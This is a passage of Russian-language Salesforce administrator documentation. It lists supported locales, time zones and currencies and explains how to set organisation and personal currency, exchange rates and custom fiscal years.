| Имя                   | Код   | Стандартная валюта                | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------|-------|-----------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                       |       |                                   |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Испанский (США)       | es_US | Доллар США: USD                   | 2/28/2008 4:30 PM     | 6:00 a.m.      | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Уругвай)   | es_UY | Уругвайский новый песо: UYU       | 28/02/2008 04:30 PM   | 06:00 AM       | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Венесуэла) | es_VE | Венесуэльский боливар фуэртэ: VEF | 28/02/2008 04:30 PM   | 06:00 AM       | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Шведский (Швеция)     | sv_SE | Шведская крона: SEK               | 2008-02-28 16:30      | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                      | Код   | Стандартная валюта     | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--------------------------|-------|------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                          |       |                        |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Тагальский (Филиппины)   | tl_PH | Филиппинское песо: PHP | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Таджикский (Таджикистан) | tg_TJ | Таджикский сомони: TJS | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Тамильский (Индия)       | ta_IN | Индийская рупия: INR   | 2-28-2008 4:30 PM     | 6:00 am        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Тамильский (Шри-Ланка)   | ta_LK | Рупия Шри-Ланки: LKR   | 2-28-2008 4:30 PM     | 6:00 am        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                  | Код   | Стандартная валюта         | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|----------------------|-------|----------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                      |       |                            |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Тайский (Таиланд)    | th_TH | Тайский бат: THB           | 28/2/2551, 16:30 ч.   | 6:00 ч.        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Тигринья (Эфиопия)   | ti_ET | Эфиопский быр: ETB         | 28/02/2008 4:30 PM    | 6:00           | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Турецкий (Турция)    | tr_TR | Турецкая лира (новая): TRY | 28.02.2008 16:30      | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Украинский (Украина) | uk_UA | Украинская гривна: UAH     | 28.02.2008 16:30      | 6:00           | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                       | Код        | Стандартная валюта              | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------------|------------|---------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                           |            |                                 |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Урду (Пакистан)           | ur_PK      | Пакистанская рупия: PKR         | 28/2/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Узбекский (LATN, UZ)      | uz_LATN_UZ | Узбекский сум: UZS              | 2008-02-28 16:30      | 06:00          | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Вьетнамский (Вьетнам)     | vi_VN      | Вьетнамский донг: VND           | 16:30 28/02/2008      | 06:00          | 1.234,56     | Фамилия<br>Имя              | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Уэльский (Великобритания) | cy_GB      | Британский фунт стерлингов: GBP | 28/02/2008 16:30      | 06:00          | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя            | Код   | Стандартная валюта     | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса  |
|----------------|-------|------------------------|-----------------------|----------------|--------------|-----------------------------|--|
|                |       |                        |                       |                |              |                             | Почтовый индекс<br>Страна  |
| Йоруба (Бенин) | yo_VJ | Франк КФА (ВСЕАО): XOF | 28/02/2008<br>4:30 PM | 6:00 Àár       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город<br>Область<br>Почтовый индекс<br>Страна |

СМ. ТАКЖЕ:

[Общие сведения о языке, регионе и валюте](#)



## Поддерживаемые часовые пояса

Список поддерживаемых часовых поясов и кодов Salesforce доступен на странице личных параметров.

1. В разделе личных параметров войдите в раздел «*Часовой пояс*» в поле «Быстрый поиск», затем выберите «**Язык и часовой пояс**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**». Затем нажмите кнопку «**Правка**».
2. Чтобы просмотреть список поддерживаемых часовых поясов, воспользуйтесь раскрывающимся списком «Часовой пояс».

Ниже перечислены часовые пояса и коды, поддерживаемые системой Salesforce.

| Код часового пояса | Имя часового пояса   |
|--------------------|--|
| GMT+14:00          | Острова Лайн Время (Тихий океан/Кирибати)  |
| GMT+13:00          | Время Финисовых островов (Тихий океан/Эндербери)                                     |
| GMT+13:00          | Тонга (Тихий океан/Тонгатапу)  |
| GMT+12:45          | Стандартное время острова Чатем (Тихий океан/Чатем)                                  |
| GMT+12:00          | Стандартное время Новой Зеландии (Тихий океан/Окленд)                                |
| GMT+12:00          | Фиджи (Тихий океан/Фиджи)  |
| GMT+12:00          | Петропавловск-Камчатский (Азия/Камчатка)   |
| GMT+11:30          | Норфолк (Тихий океан/Норфолк)  |
| GMT+11:00          | Летнее время острова Лорд-Хау (Австралия/Лорд-Хау)                                   |
| GMT+11:00          | Соломоновы острова (Тихий океан/Гуадалканал)   |
| GMT+10:30          | Австралийское центральное стандартное время (Австралия/Аделаида)                     |
| GMT+10:00          | Австралийское стандартное восточное время (Новый Южный Уэльс) (Австралия/Сидней)     |
| GMT+10:00          | Австралийское восточное стандартное время (Квинсленд) (Австралия/Брисбен)            |
| GMT+09:30          | Австралийское центральное стандартное время (Северные территории) (Австралия/Дарвин) |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Database.com Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- «Просмотр настройки и конфигурации»

Для изменения сведений о компании:

- «Настройка приложения»

Доступные параметры настройки определяются используемой версией Salesforce.

| Код часового пояса | Имя часового пояса  |
|--------------------|---|
| GMT+09:00          | Стандартное время Кореи (Азия/Сеул)                       |
| GMT+09:00          | Стандартное время Японии (Азия/Токио)                     |
| GMT+08:00          | Гонконг (Азия/Гонконг)                                    |
| GMT+08:00          | Малайзия (Азия/Куала-Лумпур)                              |
| GMT+08:00          | Филиппины (Азия/Манила)                                   |
| GMT+08:00          | Стандартное время Китая (Азия/Шанхай)                     |
| GMT+08:00          | Сингапур (Азия/Сингапур)                                  |
| GMT+08:00          | Стандартное время Китая (Азия/Тайбэй)                     |
| GMT+08:00          | Австралийское западное стандартное время (Австралия/Перт) |
| GMT+07:00          | Индокитай (Азия/Бангкок)                                  |
| GMT+07:00          | Индокитай (Азия/Хошимин)                                  |
| GMT+07:00          | Западное индонезийское время (Азия/Джакарта)              |
| GMT+06:30          | Мьянма (Азия/Рангун)                                      |
| GMT+06:00          | Бангладеш (Азия/Дакка)                                    |
| GMT+05:45          | Непал (Азия/Катманду)                                     |
| GMT+05:30          | Стандартное время Индии (Азия/Коломбо)                    |
| GMT+05:30          | Стандартное время Индии (Азия/Колката)                    |
| GMT+05:00          | Пакистан (Азия/Карачи)                                    |
| GMT+05:00          | Узбекистан (Азия/Ташкент)                                 |
| GMT+05:00          | Екатеринбург (Азия/Екатеринбург)                          |
| GMT+04:30          | Афганистан (Азия/Кабул)                                   |
| GMT+04:00          | Азербайджанское летнее время (Азия/Баку)                  |
| GMT+04:00          | Стандартное время Персидского залива (Азия/Дубай)         |
| GMT+04:00          | Грузия (Азия/Тбилиси)                                     |
| GMT+04:00          | Армения (Азия/Ереван)                                     |
| GMT+03:30          | Летнее время Ирана (Азия/Тегеран)                         |
| GMT+03:00          | Восточная Африка (Африка/Найроби)                         |
| GMT+03:00          | Стандартное время полуострова Аравия (Азия/Багдад)        |
| GMT+03:00          | Стандартное время полуострова Аравия (Азия/Кувейт)        |
| GMT+03:00          | Стандартное время полуострова Аравия (Азия/Эр-Рияд)       |

| Код часового пояса | Имя часового пояса   |
|--------------------|--|
| GMT+03:00          | Московское стандартное время (Европа/Минск)                                    |
| GMT+03:00          | Московское стандартное время (Европа/Москва)                                   |
| GMT+03:00          | Восточно-европейское летнее время (Африка/Каир)                                |
| GMT+03:00          | Восточно-европейское летнее время (Азия/Бейрут)                                |
| GMT+03:00          | Летнее время Израиля (Азия/Иерусалим)  |
| GMT+03:00          | Восточно-европейское летнее время (Европа/Афины)                               |
| GMT+03:00          | Восточно-европейское летнее время (Европа/Бухарест)                            |
| GMT+03:00          | Восточно-европейское летнее время (Европа/Хельсинки)                           |
| GMT+03:00          | Восточно-европейское летнее время (Европа/Стамбул)                             |
| GMT+02:00          | Стандартное время ЮАР (Африка/Йоханнесбург)                                    |
| GMT+02:00          | Центрально-европейское летнее время (Европа/Амстердам)                         |
| GMT+02:00          | Центрально-европейское летнее время (Европа/Берлин)                            |
| GMT+02:00          | Центрально-европейское летнее время (Европа/Брюссель)                          |
| GMT+02:00          | Центрально-европейское летнее время (Европа/Париж)                             |
| GMT+02:00          | Центрально-европейское летнее время (Европа/Прага)                             |
| GMT+02:00          | Центрально-европейское летнее время (Европа/Рим)                               |
| GMT+01:00          | Западно-европейское летнее время (Европа/Лиссабон)                             |
| GMT+01:00          | Центрально-европейское время (Африка/Алжир)                                    |
| GMT+01:00          | Британское летнее время (Европа/Лондон)  |
| GMT-01:00          | Кабо-Верде (Атлантический океан/Кабо-Верде)                                    |
| GMT+00:00          | Западно-европейское время (Африка/Касабланка)                                  |
| GMT+00:00          | Ирландское летнее время (Европа/Дублин)  |
| GMT+00:00          | Гринвич (GMT)  |
| GMT-00:00          | Восточная Гренландия, летнее время<br>(Америка/Скорсбизунд)                    |
| GMT-00:00          | Азорские острова, летнее время (Атлантический океан/Азорские острова)          |
| GMT-02:00          | Стандартное время острова Южная Георгия<br>(Атлантический океан/Южная Георгия) |
| GMT-02:30          | Летнее время острова Ньюфаундленд<br>(Америка/Сент-Джонс)                      |
| GMT-03:00          | Летнее время Бразилии (Америка/Сан-Паулу)                                      |

| Код часового пояса | Имя часового пояса  |
|--------------------|---|
| GMT-03:00          | Аргентина (Америка/Аргентина/Буэнос-Айрес)                  |
| GMT-03:00          | Летнее время Чили (Америка/Сантьяго)                        |
| GMT-03:00          | Атлантическое летнее время (Америка/Галифакс)               |
| GMT-04:00          | Атлантическое стандартное время (Америка/Пуэрто-Рико)       |
| GMT-04:00          | Атлантическое летнее время (Атлантический океан/Бермуды)    |
| GMT-04:30          | Венесуэла (Америка/Каракас)                                 |
| GMT-04:00          | Восточное дневное время (Америка/Индиана/Индианаполис)      |
| GMT-04:00          | Восточное летнее время (Америка/Нью-Йорк)                   |
| GMT-05:00          | Колумбия (Америка/Богота)                                   |
| GMT-05:00          | Перу (Америка/Лима)   |
| GMT-05:00          | Восточное стандартное время (Америка/Панама)                |
| GMT-05:00          | Центральное летнее время (Америка/Мехико)                   |
| GMT-05:00          | Центральное летнее время (Америка/Чикаго)                   |
| GMT-06:00          | Центральное стандартное время (Америка/Сальвадор)           |
| GMT-06:00          | Горное летнее время (Америка/Денвер)                        |
| GMT-06:00          | Горное стандартное время (Америка/Мазатлан)                 |
| GMT-07:00          | Горное стандартное время (Америка/Феникс)                   |
| GMT-07:00          | Тихоокеанское летнее время (Америка/Лос-Анджелес)           |
| GMT-07:00          | Тихоокеанское летнее время (Америка/Гихуана)                |
| GMT-08:00          | Стандартное время Питкерн (Тихий океан/Питкерн)             |
| GMT-08:00          | Летнее время Аляски (Америка/Анкоридж)                      |
| GMT-09:00          | Гамбир (Тихий океан/Гамбир)                                 |
| GMT-9:00           | Гавайско-алеутское стандартное время (Америка/Адак)         |
| GMT-09:30          | Маркизы (Тихий океан/Маркизы)                               |
| GMT-10:00          | Гавайско-алеутское стандартное время (Тихий океан/Гонолулу) |
| GMT-11:00          | Остров Ниуэ (Тихий океан/Ниуэ)                              |

| Код часового пояса | Имя часового пояса                              |
|--------------------|---|
| GMT-11:00          | Стандартное время Самоа (Тихий океан/Паго-Паго) |

СМ. ТАКЖЕ:

[Общие сведения о языке, регионе и валюте](#)

## Установка личной валюты или валюты организации

Если у вас в организации используется только один вид валюты, вы можете установить валюту по умолчанию для вашей организации. Организации, в которых используется несколько валют, не имеют валюты по умолчанию. Вместо этого измените вашу корпоративную или личную валюту.

### Установка локальных параметров валюты

Если у вас в организации используется только один вид валюты, вы можете установить валюту по умолчанию.

### Установка корпоративной валюты

В организациях с множеством валют установите корпоративную валюту в значение, соответствующее валюте, в которой главный офис предоставляет отчетность о выручке. Все курсы обмена основываются на валюте компании.

### Установка личной валюты

В организациях, в которых используется несколько валют, пользователи могут настроить собственную валюту, отличную от корпоративной.

СМ. ТАКЖЕ:

[Общие сведения о языке, регионе и валюте](#)

[Изменение курсов обмена](#)

[Поддерживаемые валюты](#)

[Поддерживаемые регионы](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:

- «Просмотр настройки и конфигурации»

Для изменения валют:

- «Настройка приложения»

## Установка локальных параметров валюты

Если у вас в организации используется только один вид валюты, вы можете установить валюту по умолчанию.

1. Настройка поиска сведений о компании.
2. Нажмите кнопку **«Правка»** на странице «Сведения о компании».
3. Выберите локальные настройки из раскрывающегося списка.
4. Нажмите кнопку **«Сохранить»**.

## Установка корпоративной валюты

В организациях с множеством валют установите корпоративную валюту в значение, соответствующее валюте, в которой главный офис предоставляет отчетность о выручке. Все курсы обмена основываются на валюте компании.

Когда Служба поддержки включает использование нескольких валют, корпоративная валюта устанавливается в значение, указанное на Информационной странице компании в разделе «Настройка». Вы можете изменить корпоративную валюту.

1. Настройка поиска для управления валютами.
2. На странице «Валюта» щелкните элемент **«Изменить корпоративную»**.
3. Выберите валюту из раскрывающегося списка «Новая корпоративная валюта».
4. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:

- «Просмотр настройки и конфигурации»

Для изменения валют:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:

- «Просмотр настройки и конфигурации»

Для изменения валют:

- «Настройка приложения»

## Установка личной валюты

В организациях, в которых используется несколько валют, пользователи могут настроить собственную валюту, отличную от корпоративной.

1. В разделе личных параметров войдите в раздел «*Часовой пояс*» в поле «Быстрый поиск», затем выберите «**Язык и часовой пояс**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Выберите валюту в раскрывающемся списке «Валюта».
3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- «Просмотр настройки и конфигурации»

Для изменения сведений о компании:

- «Настройка приложения»

Доступные параметры настройки определяются используемой версией Salesforce.

## Изменение курсов обмена

Изменение фиксированных курсов обмена позволяет управлять курсами обмена между активными или неактивными валютами и валютой компании. Данные курсы обмена являются статическими и применяются ко всем полям валюты, используемым в организации. Кроме данных курсов обмена, некоторые организации могут использовать датированные курсы обмена для возможностей и продуктов возможностей.

1. Настройка поиска для управления валютами.
2. Если включена функция расширенного управления валютами, щелкните **«Управление валютами»**.
3. Щелкните **«Редактировать курсы»** в списке «Активные валюты» или «Неактивные валюты».
4. Введите курс обмена между каждой валютой и валютой компании.
5. Нажмите кнопку **«Сохранить»**.

При изменении курсов обмена обновление сумм в валюте выполняется посредством новых курсов. Предыдущие курсы обмена не сохраняются. Обновление возможностей, прогнозов и других стоимостей выполняется посредством текущего курса обмена.

Если организация использует функцию расширенного управления валютами, то пользователи могут также управлять датированными курсами обмена для полей валюты в возможностях и продуктах возможностей.

### Прим.:

- Увеличение или снижение дохода на основе колебания курсов валют недоступно для отслеживания.
- Изменение курса обмена валют инициирует пакетный перерасчет полей сводного резюмирования. Этот перерасчет может занять до 30 минут, в зависимости от количества измененных записей.
- Курс обмена валют можно также изменить с использованием API. Однако, если выполняется другой пакетный перерасчет поля сводного резюмирования для этой же валюты, срок выполнения этого задания повлияет на выполнение запущенного вами задания. Если запросить изменение курса обмена через API во время выполнения схожего задания, происходит следующее.
  - Если другое задание перерасчета этого поля курса обмена запущено менее 24 часов назад, новое изменение курса обмена не сохраняется. Можно повторить попытку позже или изменить курс обмена через «Управление валютами» в меню «Настройка». При выполнении изменения через меню «Настройка» будет остановлено предыдущее задание и запущен новый перерасчет.
  - Если другое задание перерасчета запущено более чем 24 часа назад, можно сохранить изменение курса обмена валют, после чего будет запущено новое задание.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра валют:

- «Просмотр настройки и конфигурации»

Для изменения валют:

- «Настройка приложения»



Проверить состояние задания перерасчета можно на странице «Фоновые задания» в меню «Настройка».

СМ. ТАКЖЕ:

- [Установка личной валюты или валюты организации](#)
- [Общие сведения о функции расширенного управления валютами](#)
- [Управление мультивалютой](#)
- [Активация и отключение валюты](#)

## Поддерживаемые валюты

Ниже перечислены валюты, поддерживаемые системой Salesforce.

| Имя валюты                    | Код валюты |
|-------------------------------|------------|
| Дирхам ОАЭ                    | AED        |
| Афгани, Афганистан (новый)    | AFN        |
| Албанский лек                 | ALL        |
| Армянский драм                | AMD        |
| Гульден Антильских островов   | ANG        |
| Ангольская кванза             | AOA        |
| Аргентинский песо             | ARS        |
| Австралийский доллар          | AUD        |
| Арубский флорин               | AWG        |
| Новый азербайджанский манат   | AZN        |
| Конвертируемые марки          | BAM        |
| Барбадосский доллар           | BBD        |
| Бангладешский така            | BDT        |
| Болгарский лев                | BGN        |
| Бахрейнский динар             | BHD        |
| Бурундийский франк            | BIF        |
| Бермудский доллар             | BMD        |
| Брунейский доллар             | BND        |
| Боливийский боливиано         | BOB        |
| Боливийский Мвдол             | BOV        |
| Бразильский крузейру (старый) | BRB        |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Database.com Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- «Просмотр настройки и конфигурации»

Для изменения сведений о компании:

- «Настройка приложения»

Доступные параметры настройки определяются используемой версией Salesforce.

| Имя валюты                 | Код валюты |
|----------------------------|------------|
| Бразильский реал           | BRL        |
| Багамский доллар           | BSD        |
| Нгултрум Бутана            | BTN        |
| Ботсванский пула           | BWP        |
| Белорусский рубль          | BYR        |
| Доллар Белиза              | BZD        |
| Канадский доллар           | CAD        |
| Конголезский франк         | CDF        |
| Швейцарский франк          | CHF        |
| Чилийская денежная единица | CLF        |
| Чилийское песо             | CLP        |
| Китайский юань             | CNY        |
| Колумбийское песо          | COP        |
| Костариканский колон       | CRC        |
| Кубинское песо             | CUP        |
| Эскудо Кабо-Верде          | CVE        |
| Чешская крона              | CZK        |
| Джибутийский франк         | DJF        |
| Датская крона              | DKK        |
| Доминиканское песо         | DOP        |
| Алжирский динар            | DZD        |
| Эстонская крона            | EEK        |
| Египетский фунт            | EGP        |
| Накфа Эритреи              | ERN        |
| Эфиопский быр              | ETB        |
| Евро                       | EUR        |
| Фиджийский доллар          | FJD        |
| Фунт Фолклендских островов | FKP        |
| Британский фунт стерлингов | GBP        |
| Грузинский лари            | GEL        |

| Имя валюты                    | Код валюты |
|-------------------------------|------------|
| Ганский седи                  | GHS        |
| Гибралтарский фунт стерлингов | GIP        |
| Даласи Гамбии                 | GMD        |
| Гвинейский франк              | GNF        |
| Кетсаль Гватемалы             | GTQ        |
| Гайанский доллар              | GYD        |
| Гонконгский доллар            | HKD        |
| Лемпира Гондураса             | HNL        |
| Хорватская куна               | HRK        |
| Гурд Гаити                    | HTG        |
| Венгерский форинт             | HUF        |
| Индонезийская рупия           | IDR        |
| Израильский шекель            | ILS        |
| Индийская рупия               | INR        |
| Иракский динар                | IQD        |
| Иранский риал                 | IRR        |
| Исландская крона              | ISK        |
| Ямайский доллар               | JMD        |
| Иорданский динар              | JOD        |
| Японская йена                 | JPY        |
| Кенийский шиллинг             | KES        |
| Киргизский сом                | KGS        |
| Камбоджийский рielь           | KHR        |
| Франк Коморских островов      | KMF        |
| Северокорейская вона          | KPW        |
| Корейская вона                | KRW        |
| Кувейтский динар              | KWD        |
| Доллар Каймановых островов    | KYD        |
| Казахстанский тенге           | KZT        |
| Лаосский кип                  | LAK        |

| Имя валюты                    | Код валюты |
|-------------------------------|------------|
| Ливанский фунт                | LBP        |
| Рупия Шри-Ланки               | LKR        |
| Либерийский доллар            | LRD        |
| Лоти Лесото                   | LSL        |
| Ливийский динар               | LYD        |
| Марокканский дирхам           | MAD        |
| Молдавский лей                | MDL        |
| Малагасийский ариари          | MGA        |
| Македонский динар             | MKD        |
| Кьят Мьянмы                   | MMK        |
| Монгольский тугрик            | MNT        |
| Патака Макао                  | MOP        |
| Мавританская угилья           | MRO        |
| Маврикийская рупия            | MUR        |
| Мальдивская рупия             | MVR        |
| Малавийская квача             | MWK        |
| Мексиканское песо             | MXN        |
| Мексиканская денежная единица | MXV        |
| Малайзийский рингит           | MYR        |
| Новый мозамбикский метикал    | MZN        |
| Намибийский доллар            | NAD        |
| Нигерийская найра             | NGN        |
| Кордоба Никарагуа             | NIO        |
| Норвежская крона              | NOK        |
| Непальская рупия              | NPR        |
| Новозеландский доллар         | NZD        |
| Оманский риял                 | OMR        |
| Панамский бальбоа             | PAB        |
| Новый соль Перу               | PEN        |
| Кина Папуа-Новой Гвинеи       | PGK        |

| Имя валюты                  | Код валюты |
|-----------------------------|------------|
| Филиппинское песо           | PHP        |
| Пакистанская рупия          | PKR        |
| Польский злотый             | PLN        |
| Парагвайский гуарани        | PYG        |
| Катарский риал              | QAR        |
| Румынский лей (новый)       | RON        |
| Сербский динар              | RSD        |
| Российский рубль            | RUB        |
| Руандийский франк           | RWF        |
| Саудовский риал             | SAR        |
| Доллар Соломоновых островов | SBD        |
| Сейшельская рупия           | SCR        |
| Суданский фунт              | SDG        |
| Шведская крона              | SEK        |
| Сингапурский доллар         | SGD        |
| Фунт о-ва Св. Елены         | SHP        |
| Леоне Сьерра-Леоне          | SLL        |
| Сомалийский шиллинг         | SOS        |
| Суринамский доллар          | SRD        |
| Южносуданский фунт          | SSP        |
| Добра Сан-Томе              | STD        |
| Сирийский фунт              | SYP        |
| Лилангени Свазиленда        | SZL        |
| Тайский бат                 | THB        |
| Таджикский сомони           | TJS        |
| Туркменский манат (новый)   | TMT        |
| Тунисский динар             | TND        |
| Паанга Тонга                | TOP        |
| Турецкая лира (новая)       | TRY        |
| Доллар Тринидад и Тобаго    | TTD        |

| Имя валюты                             | Код валюты |
|--|------------|
| Тайваньский доллар                     | TWD        |
| Танзанийский шиллинг                   | TZS        |
| Украинская гривна                      | UAH        |
| Угандийский шиллинг                    | UGX        |
| Доллар США                             | USD        |
| Уругвайский новый песо                 | UYU        |
| Узбекский сум                          | UZS        |
| Венесуэльский боливар фуэртэ           | VEF        |
| Вьетнамский донг                       | VND        |
| Вату Вануату                           | VUV        |
| Тала Самоа                             | WST        |
| Франк КФА (BEAC)                       | XAF        |
| Восточно-карибский доллар              | XCD        |
| Франк КФА (BCEAO)                      | XOF        |
| Франк тихоокеанских территорий Франции | XPF        |
| Йеменский риал                         | YER        |
| Ранд Южно-Африканской республики       | ZAR        |
| Замбийская квача (новая)               | ZMK        |
| Доллар Зимбабве                        | ZWL        |

СМ. ТАКЖЕ:


[Установка личной валюты или валюты организации](#)

## Финансовые года

Определите финансовый год, который отражает ваши бизнес-потребности.

Если финансовый год повторяет структуру григорианского календаря, но начинается не в январе, то финансовый год может быть задан путем определения стандартного финансового года, начинающегося с другого месяца. Если финансовый год повторяет другую структуру, отличную от григорианского календаря, то настраиваемый финансовый год может быть определен в соответствии с текущими бизнес-требованиями.

Независимо от использования стандартного или настраиваемого финансового года, организации могут быть заданы отдельные финансовые года. Данные определения финансового года позволяют использовать финансовые периоды во всех областях системы Salesforce, включая отчеты, возможности и прогнозы.

 **Совет:** Рекомендуем обновлять расписания продукта при создании или изменении настраиваемого финансового года.

### Стандартные финансовые года

Стандартные финансовые года — это периоды, повторяющие структуру григорианского календаря, но начинающиеся в первый день любого месяца года.

### Настраиваемые финансовые года

Система Salesforce позволяет использовать настраиваемые финансовые года для определения настраиваемых финансовых периодов компаний, которые разбивают финансовые года, кварталы и недели в соответствии с собственными требованиями финансового планирования. Например, 13-недельный квартал, состоящий из трех периодов (4-4-5 недель), может использоваться вместо календарных месяцев.

При использовании обычной структуры финансового года (например, 4-4-5 или 13 недель) финансовый год определяется путем выбора даты начала и шаблона. Если нужная структура финансового года отсутствует в шаблонах, шаблон можно изменить в соответствии с бизнес-потребностями. Например, при использовании трех финансовых кварталов года (триместров) вместо четырех кварталы могут быть удалены или изменены в соответствии с текущими бизнес-требованиями.

Наименование настраиваемых финансовых периодов может выполняться на основе принятых стандартов. Например, финансовому периоду может быть назначено имя «П2» или «Февраль».

Финансовые года могут изменяться при каждом изменении их определения. Например, чтобы синхронизировать настраиваемый финансовый год со стандартным календарем в високосном году, добавьте дополнительную неделю. Изменения, внесенные в структуру финансового года, вступают в силу после сохранения. При использовании прогнозирования система Salesforce повторно вычисляет прогнозы во время сохранения изменений для финансового года.

### Рекомендации по активации настраиваемых финансовых лет

Прежде чем активировать настраиваемые финансовые года, просмотрите ключевые моменты ниже.

- Включение настраиваемых финансовых лет является необратимым. Однако если потребуются вернуться к стандартному финансовому году, пользователь может определить настраиваемые финансовые года, повторяющие структуру григорианского календаря, как стандартные финансовые года Salesforce.
- Определения финансового года не создаются автоматически. Определите настраиваемый финансовый год для каждого года проведения бизнес-деятельности.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения или  
редактирования  
финансового года:

- «Настройка приложения»

Для просмотра  
финансового года:

- «Просмотр настройки и конфигурации»

- Включение или определение настраиваемых финансовых лет влияет на прогнозы, отчеты и планы продаж.
  - После включения настраиваемых финансовых лет, когда пользователь определит первый настраиваемый финансовый год, все существующие прогнозы, журнал прогноза и поправки прогноза от начального периода этого года и далее будут удалены. Прогнозы для периодов, предшествующих первому настраиваемому финансовому году, будут сохранены и доступны в обычном порядке.
  - В последующем при определении нового финансового года любые существующие прогнозы, журнал прогноза, поправки прогноза и планы продаж, относящиеся к соответствующему стандартному финансовому году, будут удалены.
